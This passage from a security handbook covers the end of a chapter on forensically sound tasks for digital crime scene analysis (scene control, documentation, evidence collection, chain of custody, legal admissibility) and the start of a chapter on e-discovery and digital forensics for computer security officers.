The most fundamental issue with the majority of the models to date is their reliance on incident response as both a framework and point of reference as opposed to being based on a solid criminalistics framework. While incident response seems like a logical foundation for the development of digital investigative models, it lacks some crucial components — namely, compliance with the rules of evidence, standard of proof, and chain of custody considerations (McKemmish, 1999). Incident response procedures are predicated on computer science, networking, and information technology theory and standards. These disciplines look at the mechanical aspects of the devices, packets, and interconnections. This is crucial for troubleshooting and root-cause analysis at the mechanical level, but the models give little or no consideration to proper evidence handling or admissibility requirements (McKemmish, 1999).

Current models also tend to reinforce the lack of stratification of various digital crime scene functions. In the traditional forensic disciplines, particular forensic disciplines have certain areas of specialty. Most larger law enforcement agencies, and increasingly smaller agencies as well, have crime scene technicians who are skilled in crime scene analysis. When a first responder arrives at a major crime scene, the scene is controlled and then the specialists are brought in to collect the appropriate evidence in a forensically sound manner. The evidence is then transported to other specialists whose function it is to deal with the evidence based on context or content (*e.g.*, blood, hair and fiber, ballistics, DNA, fingerprints). The first responders will more than likely turn the case over to trained investigators (*e.g.*, homicide, arson, robbery). Currently, digital investigations do not usually follow this same approach. It is not uncommon for the first responder to be expected to perform the role of a crime scene technician, investigative specialist, pathologist or coroner, and forensic scientist schooled in several different scientific disciplines. The mere fact that the scene is digital does not alter the reality that no one can live up to this unrealistic expectation of multiple domain expertise.




FIGURE 48.1 Crime scene deconstruction.

An additional limitation is that the investigative models are overly broad and do not lend themselves to a practical real-world approach for dealing with an entire investigation. This lack of pragmatism should come as no surprise, as no one model exists for all possible investigations based on evidence collected from a physical scene. Imagine trying to define an investigative model that covers every type of traditional crimes (*e.g.*, homicide, rape, arson, break and enter) and every possible kind of physical evidence that can be collected from the scene (*e.g.*, fingerprints, DNA, gun powder residue). When put into this context, it seems rather odd to define investigations solely based on the modality (*i.e.*, physical *versus* digital) of the scene that contained the evidence. It will be impossible to have a generic investigative approach to all digital cases. Models must deconstruct the investigative process into more logical, practical phases. These phases should be based on the demarcation between the crime scene, analysis, and reporting activities (see Figure 48.1). Based on this framework, we need to concentrate our attention on the crime scene phase, as this forms the foundation upon which the analysis phase and reporting phases are built. This is also the primary target for activities related to the admissibility or suppression of evidence. If doubt is cast on the initial collection and management of evidence, output from the other phases is moot.

Developing a practical general approach dealing with the higher level investigative phases (analysis and reporting) is problematic, as these phases are context and content dependent, as are their equivalents in the more traditional physical-based investigations (Mocas, 2003). Context relates to what type crime has been committed or assumed (*e.g.*, hacking incident, internal fraud or malfeasance, child porn, intellectual property theft). Content relates to the type of operating system and corresponding file system (Windows 2000, OS X, Solaris, VMS), nature of the system (personal computer, workstation, server), and, in some cases, volume of potential evidence. Thus, confining the discussion to the lower layers makes more sense.

Practical Approach

The overriding principle behind the current approach is that computer crime scene analysis and computer forensics are not based on some tool, technology, or piece of software (McKemmish, 1999). The exact

tools, applications, etc. are irrelevant. What is important is adhering to the principles of being methodical and accurate, ensuring the authenticity and reproducibility of evidence, maintaining the chain of custody, and minimizing contamination of the original scene. Like a carpenter who uses various tools (*e.g.*, hammer, saw, screwdriver), a forensic investigator uses various tools as needed; the tools do not define the discipline.

Although most of the current research has been directed toward all-encompassing generic models, a more realistic approach to assisting investigators — and at the same time appeasing the courts — is to develop investigative guidelines, or at the very least forensically sound tasks (FSTs) that are constrained to the actual crime scene or *corpus delicti* layer. By limiting the scope or domain of discussion in this fashion, several advantages arise. The first advantage stems from the fact that such an approach mirrors the real-world physical crime scene model, thus allowing for identification of analogous elements. A second advantage is that at the lower layer one can truly be generic and technology or platform neutral. The need for unique approaches based on context and content does not occur until the higher levels (*i.e.*, analysis layer; see Figure 48.1). As suggested by previous researchers and scholars, for digital crime scene analysis to be consistent with established forensic principles it must develop some basic formalisms. As already discussed, formalism will help to appease the courts' concerns and meet the criteria for scientific evidence.

Rather than reinvent the wheel, an approach is required that incorporates generally accepted practices and standards. Because so-called best practices do not really exist, the use of generally accepted practices is sufficient. This is not only consistent with physical crime scene practices but is also consistent with information technology approaches (McKemmish, 1999; Mocas, 2003; Rogers, 2003). The information technology security field has struggled to identify best practices and has opted instead for generally accepted principles and practices (*e.g.*, GAASP, GAISP, ISO 17799). These practices are based on higher order concepts dealing with confidentiality, integrity, and availability (the information security triad). Within the field of digital crime scene analysis and forensics, equivalent standards come from various governmental sources (*e.g.*, the U.S. Department of Justice, National Institute of Justice, National White Collar Crime Center [NW3C], RCMP, Secret Service, Interpol, Scotland Yard, Department of Defense, GCHQ, G8), as well as the private sector (*e.g.*, HTCIA, KPMG, Deloitte and Touche) and quasi-academia (*e.g.*, IOCE, SWGDE). The current approach draws on work already conducted by these groups; the previous academic investigative models of Carrier and Spafford (2003), Beebe and Clark (2004), McKemmish (1999), and Mocas (2003); and the traditional crime scene approaches of Lee *et al.* (2002) and Saferstein (2004).

As stated, the current approach is not new; it is based on the five phases or layers as proposed by Carrier and Spafford (2003) but adds an additional hierarchy of *corpus delicti* (see Figure 48.1) and lab. The *corpus delicti* layer encompasses what is traditionally thought of as the crime scene as well as a transportation phase. In this lower foundational phase, the computer can be part of a larger physical crime scene (secondary scene), its own primary scene, a material witness to events, or the corpse to be examined. The higher layers denoted as lab (analysis, examination, report) are not addressed, as they require unique approaches based on content and context. The term "lab" is used in the broadest sense to denote processes that usually occur in a controlled environment; the use of the term is not meant to indicate that these activities must be undertaken in some form of officially sanctioned or accredited laboratory (*e.g.*, state ASCLD–Lab/ISO 17025-certified facility[4]).

The *corpus delicti* layer is further subdivided into the subphases of (1) identification and recognition, and (2) collection. Identification includes not only identifying what might constitute individual pieces of evidence but also identifying what devices or digital storage media could contain evidence. On the surface, this sounds rather sophomoric, but with the trend toward small-footprint storage devices (*e.g.*, USB thumb drives, watches with USB connections, USB pens, music players such as the iPod) the process of recognition becomes very complicated. The advent of digital storage capacity and network capability in entertainment systems (*e.g.*, Tivo, DVRs), game systems such the Xbox, and now even refrigerators further complicates the matter of identification for first responders or investigators. When the identification and recognition phase has been completed, the evidence must be collected in a forensically sound manner (we will discuss what this actually means in subsequent sections). The collection phase encompasses the traditional bagging

and tagging of computer systems and storage devices in some cases, as well as the acquiring of bitstream images from digital storage media in other cases.

For simplicity's sake, the forensically sound tasks are presented in a linear fashion; realistically, naturally occurring iterative relationships exist between various phases and tasks. Before proceeding further, an obligatory caveat is warranted: Never exceed your level of knowledge, skills, and abilities (KSA) or the abilities of the tools, applications, or techniques. Despite what vendors would have us believe, their tools have limitations (apologies to the vendor community who might actually read this) (McKemmish, 1999). This is without a doubt the best advice one can follow in any set of circumstances.

Properties and Rules

McKemmish (1999) and Mocas (2003) identified several fundamental properties or rules of computer forensics. These properties or rules are derived from the areas of information security and incident response, are sensitive to standards of proof, and are presumably compatible with private-sector functional requirements (*e.g.*, getting back up and running in a reasonable amount of time). These properties consist of integrity, authenticity, reproducibility, maintaining the evidence chain (chain of custody), and minimalization. Integrity relates to the fact that the evidence was not changed from the time it was collected until it is presented in a court, hearing, etc. Integrity and authenticity are often interdependent. To be authentic, the courts need to be satisfied that the evidence is a true copy of the original or as true as is possible. An example is producing identical hash totals (MD5, SHA 256) of the original drive contents and the bitstream image. Reproducibility relates to the reliability of the methods or techniques used. Ideally, another individual following the exact same steps as the original technician should find the same results. The evidence chain of custody is sacrosanct, and proving an unbroken chain to the court is a minimum requirement for admissibility. Minimalization refers to contaminating crime scenes as little as possible; realistically, some minor contamination is introduced into all scenes. The fundamental properties have also been identified by the SWGDE and High-Tech Crime Investigators Association (HTCIA) and form the basis of their approach to training, in the case of the HTCIA, and policy and accreditation and certification standards, for the SWGDE. The properties or rules form the basis for a framework for the development of forensically sound tasks.

Forensically Sound Tasks

The focus of the tasks in Table 48.1 is on the application of crime scene techniques to the real world. The tasks are also technology neutral to the extent that they are conceptual based and purposely high level; the real world requires a certain amount of flexibility albeit within some parameters. The parameters for our purposes are the rules of evidence, standard of proof, and chain of custody. The importance of proper documentation with all the tasks cannot be stressed enough. Although some might argue that too much documentation may provide fertile ground for others to criticize what was done or omitted, the inability to recall important steps or variations of technique usually results in the proverbial death sentence — full suppression of any and all evidence derived from the tasks.

Control the Scene

Controlling the scene is one of the most fundamental tasks. Failure to control a scene will negatively affect all of the other tasks and directly influences the five principles. The objective here is to create an adequate environment in which to carry out the subsequent tasks; however, unlike a pristine lab environment, the real world is not fully controllable. It is extremely rare to have absolutely no contamination, as an individual's mere presence at the scene has altered the original state to some extent, however minute (Farmer and Venema, 2004). Heisenberg's uncertainty principle would argue that merely viewing the scene causes changes at the quantum level; therefore, every scene is contaminated. Luckily, most courts have opted not to adopt such a literal interpretation of contamination (Farmer and Venema, 2004; Smith and Bace, 2002). It is vital that detailed notes be taken describing all the actions taken. Also, it is important to:

TABLE 48.1 Forensically Sound Tasks

Task	Objective	Principle/ Rule
Control the scene.	Create the proper environment to conduct the evidence collection.	A, C, I, M, R
Survey the scene.	Determine the scope of the scene and the need for assistance in the next phases. Establish the context of the investigation.	M, R
Document the scene.	Allow investigators to describe the scene in detail and place activities conducted at the scene in context. Also, indicate the location of evidence, people, or evidence containers for possible use at the higher investigative levels	C, R
Identify potential evidence and containers of evidence.	Locate sources of potential evidence or objects that may contain evidence. If the search is conducted under a court order, determine that the order is valid or must be amended.	A, C, R
Determine the evidence modality (*e.g.,* digital, physical, dynamic).	Begin categorizing the evidence or containers of evidence to determine the best process by which to handle the evidence or container.	A, I, M, R
Collect evidence based on modality.	Use techniques and tools appropriate to the modality of the evidence.	A, C, I, M, R
Collect any necessary standards.	Determine if any standards will be required for comparison at the higher levels and collect same if necessary.	A, I, R
Package for transport.	Ensure that no damage or contamination occurs and that all evidence is accounted for.	A, C, I, M, R
Turn over to lab or appropriate offsite facility.	Allow for detailed examination and analysis of evidence in a scientifically controlled environment and for the determination of long-term storage needs.	C, I, R

Note: A = authenticity, C = chain of custody, I = integrity, M = minimalization, R = reproducibility.

- Quickly control the scene and all people and potential sources of evidence (*e.g.*, isolating suspects, witnesses, systems from networks including the Internet). This may include disconnecting a system from any connections (wired and wireless networks, cable modems, dial-up modems) that may allow remote connections.
- Contain the scene, which is of the utmost importance in order to minimize the amount of contamination.

Survey the Scene

Understanding exactly what you are up against is necessary in order to determine what resources will be needed, both in terms of additional personnel, and equipment. The survey task should be conducted in a methodical, well-documented manner. This holds true whether the digital scene is primary, secondary, or the corpse. The ability to articulate the exact context of the scene and in some case reproduce the scene is an absolute necessity; this type of detail is often required when interpreting evidence in the analysis and examination phases, especially with event reconstruction. A survey will also assist in determining the approach that should be taken to the actual evidence identification and collection. It will also allow for determining strategies that minimize contamination and maximize the reproducibility of the actions taken. The investigator should:

- Step back and observe the scene from the perspective of a neutral third party. Obtain a mental picture of the environment, its contents, and their interactions and dependencies.
- Based on the observations, determine the approach that offers the greatest probability of obtaining the necessary evidence while at the same time producing the least amount of contamination.

Document the Scene

When a mental map of the scene has been processed, proceed to document the scene either diagrammatically or digitally (*e.g.*, still camera, video). This task is the lynch pin for articulating the context and relationships of any evidence that is found. A picture or a video is really worth a thousand words when trying to describe to a forensic analyst, boss, tribunal, judge, jury, etc. what the scene looked like. This task is necessary even when the scene is confined to the actually computer itself (primary scene, corpse). One only has to think of trying to describe a small home network with four to five systems all interconnected or to remember what exact peripherals were attached to the suspect system. The chain of custody is dependent on effectively articulating the original location of evidence, thus the necessity for accurate documentation. In addition,

- Make detailed notes, sketches, and diagrams, and take pictures from various angles to ensure a sense of context for those reviewing the case details at some future time.
- If possible, take pictures of both the front and rear of all computer systems, devices. This will illustrate the state of connected peripherals and any unique cabling and connections.

Identification

Although it sounds odd to reiterate the need for identification, the fact that we are dealing with digital evidence that does not come in a one-size-fits-all mode requires this. Advances in technology have drastically altered what is considered storage media. As storage media is often the primary source of evidence, care must be taken not to overlook the obvious and now the unobvious. To counter claims of tunnel vision and neglect in conducting a thorough investigation, all evidence and potential containers of evidence (*e.g.*, storage devices) must be identified. This accurate and complete identification is required to satisfy the principles of authenticity, reproducibility, and the evidence custody chain. The investigator should:

- Identify and recognize all possible storage media including both traditional devices (*e.g.*, diskettes, hard drives, CDs, DVDs) and nontraditional devices (*e.g.*, thumb drives, PDAs, cell phones, digital video recorders, Xboxes, USB devices).
- Do not ignore analog and document-based sources of potential evidence (*e.g.*, printouts, log books, journals, diaries, manuals, drawings).

Evidence Modality and Collection

Determining the type of evidence (modality) allows the investigator to formulate a plan to effectively collect the evidence while minimizing the likelihood of contamination, maximizing authenticity and reproducibility, and maintaining the chain of custody. The modalities include physical, digital or electronic, and analog, as well as dynamic/transient (*e.g.*, volatile memory, cache) and relatively stable (*e.g.*, secondary memory storage, firmware, printouts). A thorough identification process greatly reduces the time required to carry out this task. Understanding the evidence modality and degree of transience also allows the investigator to prioritize the actual collection process. Dealing with both physical and digital or electronic evidence requires a diverse repertoire of tools, techniques, and processes. It is beyond the scope of this limited chapter to discuss all possible contingencies. It suffices to say that if an investigator, technician, or first responder has correctly and diligently carried out the previous tasks, this task becomes more a matter of mechanics (*i.e.*, the appropriate tool, technique, and process for the type of evidence). The same approach holds for the traditional crime scene analysis approach and is in fact the direct result of following a formal, methodical approach. The challenge becomes one of collecting the evidence without introducing any unnecessary contamination. The exact approach to this depends on the modality of the evidence, the degree of control over the scene (*e.g.*, amount of isolation), and the overall context of the investigation:

- Determine priority by order of volatility (*i.e.*, most transient first).
- Focus on digital or electronic evidence first, as it is usually more volatile than physical evidence.
- Further prioritize digital or electronic evidence based on its volatility.
- Use the correct tools, techniques, and processes.
- Document every step taken, and be prepared to discuss what was done and what may have been omitted from the task.

Collection Standards

The requirement for the comparison of any collected evidence to some standard is not just a concern for physical crime scenes and evidence. It may be the case that printouts, photographs, scans, etc. must be compared to electronic or digital versions of these same items discovered on a storage device or system. This goes to the authenticity of digital evidence and indirectly to the integrity. Successfully determining that the document in question and the file located on the suspect system are related is strong proof in the eyes of the court or jury that the digital evidence is trustworthy. It is therefore necessary to identify any potential standard. Again, the exact nature of what this constitutes is dependent on the context of the investigation and the environment being examined. Regardless, understanding that comparison and event reconstruction are important activities in the analysis and examination phases allows the individual collecting the evidence to be more observant:

- Do not overlook analog or document evidence such as printouts, pictures, photocopies, etc.
- Thoroughly document the relative position of any item seized as a potential standard for comparison.

Package for Transport

This task is probably the second most crucial event in crime scene analysis. More than a few investigations have crumbled because of a lack of attention to proper transportation or care in handling. It is only natural, with the "end of the tunnel" in sight, to rush this task and take short cuts. The potential negative impact on the evidence custody chain cannot be stressed enough. Evidence, for probably the first time since the scene was controlled, will leave the controlled "scientific" environment and enter the "no man's" land that lies between the scene and the lab. It is crucial to remember that the chain of evidence extends to all activities related to the life cycle of the evidence (this is often referred to as "from the birth to death of the evidence"). Any inability to account for the who, when, what, where, how, and why of the evidence greatly increases the chances of its being suppressed or at the very least having its authenticity and integrity questioned. This task also impacts on the potential for being held liable for damages directly or indirectly related to the negligent handling of evidence (*e.g.*, loss of critical data, physical damage to computer systems or devices). Here, again, a thorough understanding of the sensitivity of various data or equipment is necessary (*e.g.*, tolerable temperature and humidity ranges, sensitivity to vibrations and electromagnetic radiation, tolerance to long-term storage without electricity). The investigator should:

- Use common sense and package evidence in appropriate containers (*e.g.*, antistatic bags, bubble wrap).
- Understand the tolerance of various sources of evidence to electromagnetic sources (*e.g.*, magnets, radio transmitters).
- Document all decisions made and be prepared to articulate the reasons for making decisions that could be considered outside of the norm (*e.g.*, leaving computer systems exposed to extreme temperatures or particulates such as dust or transporting the components for prolonged periods without adequate protection from vibrations or external pressures).

Turn Over to the Lab

As already mentioned, the term "lab" is used in the loosest sense. The lab can be merely a controlled environment back at the office or police station, a private lab, or a governmental lab facility. Regardless of the actual facility, it must have procedures, standards, and processes in place to ensure that the integrity and chain of custody are maintained until the end of the evidence life cycle, which includes returning the system or device back to the owner, repurposing the system, returning the system or device or data back into the production environment, destroying it, storing it until appeal, etc. The lab environment is usually where the analysis, examination, and report phases and tasks take place. Depending on the exact circumstances of the investigation, the analysis and examination may take place on site (*in situ*). In these cases, the field examination is often just a cursory look to confirm the grounds for probable cause or the issuance of a court order or to assist in the field interview of any suspects. The investigator should:

- Document and have the person to whom the evidence has been turned over sign for the said evidence.
- Ensure that any facility has proper equipment, standards, and procedures in place to store digital or electronic evidence.[5]
- Be sure that all persons in contact with the evidence have the prerequisite knowledge, skills, and abilities, as well as up-to-date training on how to deal with digital evidence.

Conclusions

Despite the introduction of technology to the crime scene, digital crime scenes are not all that different from the traditional physical crime scene, at least at the lower or more fundamental levels (McKemmish, 1999; Meyers and Rogers, 2004; Mocas, 2003). This similarity, while often overlooked in the development of all encompassing investigative models, allows digital crime scene analysis to be judged by the same scientific evidence criteria (*i.e.*, *Daubert*) as the other more common forensic disciplines (*e.g.*, DNA, fingerprint analysis). With the ever-increasing scrutiny and, in some regards, understanding of digital forensics, the judiciary is becoming more stringent in determining what evidence will be admissible.

On the criminal side, the field of computer forensics has historically relied on a lack of understanding and the fear of technology by judges, defense attorneys, and jurors. Times have changed. Judicial training programs are now incorporating workshops on digital evidence; bar associations are providing similar professional development training for both prosecutors and defense attorneys. Certificate, degree, and masters programs are popping up at colleges and four-year degree granting institutions. The private sector has also jumped on the bandwagon with consulting services and training programs. Vendors and private for-profit groups are offering various certifications and "boot camps." This attention is placing a great demand on the discipline to mature rapidly and move from *ad hoc* approaches to some sort of formalized approach based on a strong theoretical foundation and pragmatic objectives.

Although it is not realistic to believe that the formalization will occur overnight, it is not unrealistic to demand that certain foundations be laid appropriately from a legal, scientific, or criminalistic and practical perspective. This chapter was an attempt to nudge the field into a logical direction: the development of basic crime scene analysis processes analogous to what is currently being done and standardized with the traditional physical crime scenes. Rather than reinvent the wheel, following in the footsteps of Lee *et al.* (2001) and adopting or repurposing a tried and tested approach only makes sense.

The theoretical work in the area of digital crime scene analysis and investigations provides a good launching point but is far from sufficient to meet the goal of developing a common approach. It is illogical to try to develop an approach that covers all contingencies and types of digital crime. Digital or computer crime is a vacuous term that is so all encompassing as to be of little utility when attempting to work at a granular level. We do not have one common investigative approach for all physical crimes, so why think digital would be any different? However, if we step back and deconstruct the digital investigation into its

basic elements or phases, we find that, at certain levels, like in traditional investigations, generic or at least generalizable tasks across all cases can be identified (see Figure 48.1). This also allows us to define overarching forensic principles or rules that act as constraints for gauging the degree of forensic "soundness." By focusing on these levels, forensically sound tasks can be identified and mapped to objectives and to the defined forensic principles.

The nine tasks as outlined in Table 48.1 are consistent with the methodology and tasks carried out with more traditional physical crime scenes. The tasks are high level, fairly generic, and consistent with the common principles of criminalistics and provide a necessary if not sufficient framework for conducting a digital crime scene analysis. The fact that the tasks may not be completely sufficient is understandable, as the approach is designed to be a minimum framework and not a maximum or checklist in the true sense. As Beebe and Clark (2004) stated, a checklist can be a negative, as it tends to be restrictive and constrains the actual investigative process.

The approach described in this chapter is not new. It is merely taking what has already been done in criminalistics, IT security, incident response, and theoretical digital forensics and combining the outputs into an approach that maps well to both the real world and the legal requirements that define a discipline as forensics. The objective was to provide some insight on crime scene analysis in general and on practical digital crime scene analysis in particular. More work is obviously necessary in order to mature digital forensics into a real forensic discipline that will assist government, law enforcement, and the private sector in dealing with the increasing amount of computer or cyber crime. What is ultimately required is a better marriage between traditional criminalistics and technological processes. This can only happen if the field becomes more future oriented and looks to the near- and long-term foreseeable challenges and issues, as opposed to the current approach of focusing on what has happened in the past. I believe that this chapter is a step in that direction.

> "There is nothing more deceptive than an obvious fact." — Sherlock Holmes (*The Boscombe Valley Mystery*, by Sir Arthur Conan Doyle)

Notes

1. Due to the unique characteristics of the practice of law and jurisprudence, the criteria for acceptance will be based on the U.S. common law standard.
2. *Daubert v Merrell Dow Pharmaceuticals, Inc.*, 509 US 579, 1993. In a case involving the admissibility of scientific expert testimony, the U.S. Supreme Court held that: (1) such testimony was admissible only if relevant and reliable; (2) the federal rules of evidence (FRE) assigned to the trial judge the task of ensuring that an expert's testimony rested on a reliable foundation and was relevant to the task at hand; and (3) some or all of certain specific factors — such as testing, peer review, error rates, and acceptability in the relevant scientific community — might possibly prove helpful in determining the reliability of a particular scientific theory or technique.
3. In *Kumho Tire v Carmichael*, the Daubert criteria were expanded to include testimony by engineers and other technical witnesses who are not scientists.
4. American Academy of Crime Lab Directors (SCLD-Lab) is the current U.S. standard and is in the process of becoming compliant with the ISO 17025 lab certification standard.
5. Several organizations outline minimum standards for the storage and care of digital evidence (*e.g.*, www.swgde.org, ASCLAD-LAB Standards, ISO 17025).

References

Ahmad, A. 2002. The forensic chain-of-evidence model: improving the process of evidence collection in incident handling procedures. In *Proc. of the 6th Pacific Asia Conference on Information Systems*, Tokyo, Japan, September 2–4, 2002 (http://www.dis.unimelb.edu.au/staff/atif/AhmadPACIS.pdf).

Bates, J. 1997. Fundamentals of computer forensics. *Int. J. Forensic Comput.* Jan./Feb.

Beebe, N. and J. Clark. 2004. A Hierarchical, Objectives-Based Framework for the Digital Investigations Process, paper presented at the Digital Forensic Research Workshop (DFRWS), Baltimore, MD, June.

Baryamureeba, V. and F. Tushabe. 2004. The Enhanced Digital Investigation Process Model, paper presented at the Digital Forensic Research Workshop (DFRWS), Baltimore, MD, June.

Carrier, B. and E. Spafford. 2003. Getting physical with the digital investigation process. *Int. J. Digital Evidence* 2(2).

Farmer, D. and V. Venema. 2004. *Forensic Discovery*. Boston: Addison-Wesley.

Lee, H., T. Palmbach, and M. Miller. 2001. *Henry Lee's Crime Scene Handbook*. San Diego: Academic Press.

McKemmish, R. 1999. What is forensic computing? In *Trends and Issues*, Vol. 118. Canberra: Australian Institute of Criminology.

Meyers, M. and M. Rogers. 2004. Computer forensics: the need for standardization and certification within the U.S. court systems. *Int. J. Digital Evidence* 3(2).

Mocas, S. 2003. Building Theoretical Underpinnings for Digital Forensics Research, paper presented at the Digital Forensic Research Workshop (DFRWS), Cleveland, OH, August.

Nickell, J. and J. Fischer. 1998. *Crime Science Methods of Forensic Detection*. Lexington: The University Press of Kentucky.

Noblett, M. G., M. M. Pollitt, and L.A. Presley. 2000. Recovering and examining computer forensic evidence. *Forensic Sci. Commun.* 2(4) (http://www.fbi.gov/hq/lab/fsc/backissu/oct2000/computer.htm).

Reith, M., C. Carr, and G. Gunsch. 2002. An examination of digital forensic models. *Int. J. Digital Evidence* 1(3).

Rogers, M. 2003. Computer forensics: science or fad. *Security Wire Dig.* 5(55).

Rogers, M. and K. Seigfried. 2004. The future of computer forensics: a needs analysis survey. *Computers Security* 23(1):12–16.

Saferstein, R. 2004. *Criminalistics: An Introduction to Forensic Science*, 8th edition. Upper Saddle River, NJ: Pearson Education.

Smith, F. and R. Bace. 2003. *A Guide to Forensic Testimony: The Art and Practice of Presenting Testimony as an Expert Technical Witness.* Boston: Addison-Wesley.

What a Computer Security Professional Needs To Know about E-Discovery and Digital Forensics

Larry R. Leibrock

Relevance

The profession of the systems security officer has become well defined as agencies and business entities have established and proactively manage information protection programs that involve the use of computers, networks, and digital devices supporting the flow of information, communications, business, and financial transactions. The role of a computer security officer (CSO) is increasingly involved with supporting the collection, safeguarding, and production of computer-based data which is needed for investigation and litigation of administrative, civil, and criminal matters. The CSO is sometimes tasked with providing both advice and assistance in collecting and producing digital information that has been requested by the investigating parties in these matters. As the utility of electronic discovery and digital forensics investigations becomes more apparent, the security professional should become more aware of these matters.

Introduction

Personal computers and the Internet have revolutionized communication, work, and leisure. Consider these facts:

- In 2004, an estimated 224 million personal computers were in use in the United States, 69 million in Japan, and 46 million in Germany.
- In 2001, over 60% of U.S. households owned at least one personal computer.
- E-mail and instant messaging are the dominant applications in personal computing.
- Some analysts estimate that our need to create, access, and store digital data increases about 50 to 100 percent each year.
- Both internal investigation and litigation frequently center on the discovery and legal review of documents that are in digital form.

Investigative and Legal Discovery

According to *Legal Definitions* on the Web, "discovery" is the process of gathering information in preparation for trial. This legal process is based on proper discovery of data, materials, and facts relevant to judicial disputes. Traditionally, the courts have used paper-based documentation to support or refute allegations. The legal investigation of digital information is a fairly new occurrence. Recently, many investigations have focused on electronic personal or business communications, such as e-mail and instant messaging. Examples that come to mind are the white-collar and improper stock-trading litigations dealing with both civil and criminal allegations. As our legal system becomes more aware of electronic discovery and the forensics processes of recovering data, we should expect more use of these types of investigations in a wide range of administrative, civil, and criminal issues. With the increasing range and capacities of digital devices, much evidence exists only in digital forms.

Many people believe that modern science founded electronic discovery and digital forensics, but the underlying scientific principle is historical. In 1910, Edmond Locard in Lyon, France, framed Locard's exchange principle, which states that when two objects (for example, a person and a computer) come into contact, there is always transference of material from each object onto the other. The Locard exchange principle can be restated for our purposes as:

> Each user's interaction with digital devices leaves *both user and usage* data on the particular computer device and certain remnants of data remain on the device.

Electronic discovery is the practice of analyzing and developing opinions about data and information that once were stored in digital form and have been extracted, culled, sorted, and produced in paper or viewable formats. Typically, electronic discovery does not focus on binary data in the deleted, recycled, or unallocated form. In contrast to electronic discovery, digital forensics investigations focus on allocated, unallocated, and fragmentary data. As a working term, *digital forensics* is the legal and ethical practice of collecting, examining, investigating, reporting facts, and developing expert opinions about digital data in its native binary form. Procedures are based in science. Both electronic discovery and digital forensics investigations deal with these established processes: collection, examination, investigation, and reporting. The processes were developed to properly:

- Safeguard the original suspect data.
- Retrieve the suspect data, while not altering or potentially interfering with the original state of the suspect data.
- Investigate the suspect data for the presence of applications or contraband information and the matching of key search terms.
- Report opinions about findings in the suspect digital data. The opinions involve making expert characterizations of these items:
  Person (user account)
  Platform (the device, such as computer, cell phone, digital camera, or e-mail server)
  Application program
  Data and fragments of data
  Time and date tokens

These digital forensics tools perform the tasks listed above:

- *Collection* — Protect the data from any potential changes, chain of custody documentation, contemporized records with enumerated devices or media.
- *Copy* — Perform a sector-to-sector physical (not logical) copy, which serves to extract digital data and fragments contained on the media, and acquire suspect data. (Note that this is not an operating system copy or move, which alters certain data). The sector-to-sector copy of the suspect media is typically completed with the use of a verification hash (SHA 1 or MD5) that serves to verify the integrity of the forensics copy.

- *Examination* — Use a forensics tool that serves to "undelete" digital data in the unallocated file space of the suspect platform; this serves to forensically recover the unallocated and data fragments in order to conduct further forensics investigations.
- *Investigation* — Conduct a series of key term searches of the extracted data for the presence of programs, graphic images, key words, or cryptographic tokens (known as string or term searching).
- *Reporting* — Prepare bench notes, investigator comments, specific screen captures, and a series of interim, final, and supplemental expert forensics reports that reflect the forensics examiner's opinions and the basis for these opinions.

Examiner Focus

The forensics examiner usually will focus on the following areas during the typical forensics examination of a computer system. This is the general step-by-step forensics examiner procedure:

- Sector-to-sector copy with hash integrity tools for verification
- File signature analysis
- Recycle bin review
- E-mail review
- Allocated files characterization
- Deleted files characterization
- Special operating files (SWAP, SLACK) review
- Browser history review
- Special or notable programs characterization
- Accounting and credit card data review
- Graphics and pictures review

Typical Data Morphology from a Forensics Perspective

Digital data contained in devices typically has distinct forms:

- *Archival* — Data stored on backup tapes or removable media (such as CDs or thumb drives)
- *Active* — Data that is in use by the operating system
- *Unallocated* — Data that is no longer in use by the operating system; the data is residual and the space it occupies subsequently may be used to store active data not now in use and available for future use

The Allocation and Deallocation of Data

Operating systems in most computer devices have constraints in efficiently controlling input/output storage needs and effectively conducting file management operations, such as:

- Creating data
- Writing data
- Accessing data
- Retiring unneeded data

All of these file management operations take place on the physical storage media, such as the magnetic disk, or removable storage device, such as a diskette or USB storage dongle. Most operating systems deallocate data from the operating system file table and write to the next available file space rather than overwriting the current data. This approach efficiently uses computational resources and saves system time. Reiterated, the allocation and deallocation of files efficiently balances computational resources and time. System users do not recognize that most environments do not delete data; rather, data is deallocated and subsequently overwritten by successive files, as the system performs file management operations.

Security Professionals in Electronic Discovery and Digital Forensics

Computer security professions should consider these suggestions:

- Information security managers or computer security officers should develop a close collaboration with the organization's legal office or corporate counsel. Communicate your roles and responsibilities to them and understand the different ways in which you can help in answering questions, developing responses to legal inquiries, managing requests for production of digital records needed in investigations, and aiding electronic discovery and digital forensics matters. Spend time understanding recent legislation (for example, Sarbanes–Oxley).
- Spend some time with your legal staff to develop an understanding of legal terms relevant to lawsuits and investigative processes. Typically, after a legal suit arises, the parties exchange requests to produce and exchange certain materials. Given some requirements for digital data, the opposing party may provide a written notice to preserve, which is sent to the counsel representing your agency or business. If your counsel receives this preservation notice and you are given a copy, carefully read the details and recognize the potential scope of the discovery requirements. Work with the IT staff to locate the potential storage points for the request, and notify the executive or legal team of any concerns you have about proper safeguarding and preservation.
- You may be asked to help map your networks and prepare lists of servers or client platforms that may contain data needed by the parties in this litigation. Be sure the mappings and reports are accurate and detailed. Make sure you communicate details about data archives, back-up locations, and potential repositories of digital data. These details should be recorded, and you should keep your own copy of these records.
- Do not undertake any forensics investigation unless you have:
  Been authorized by management to undertake the specific investigation
  Received competent forensics technical education
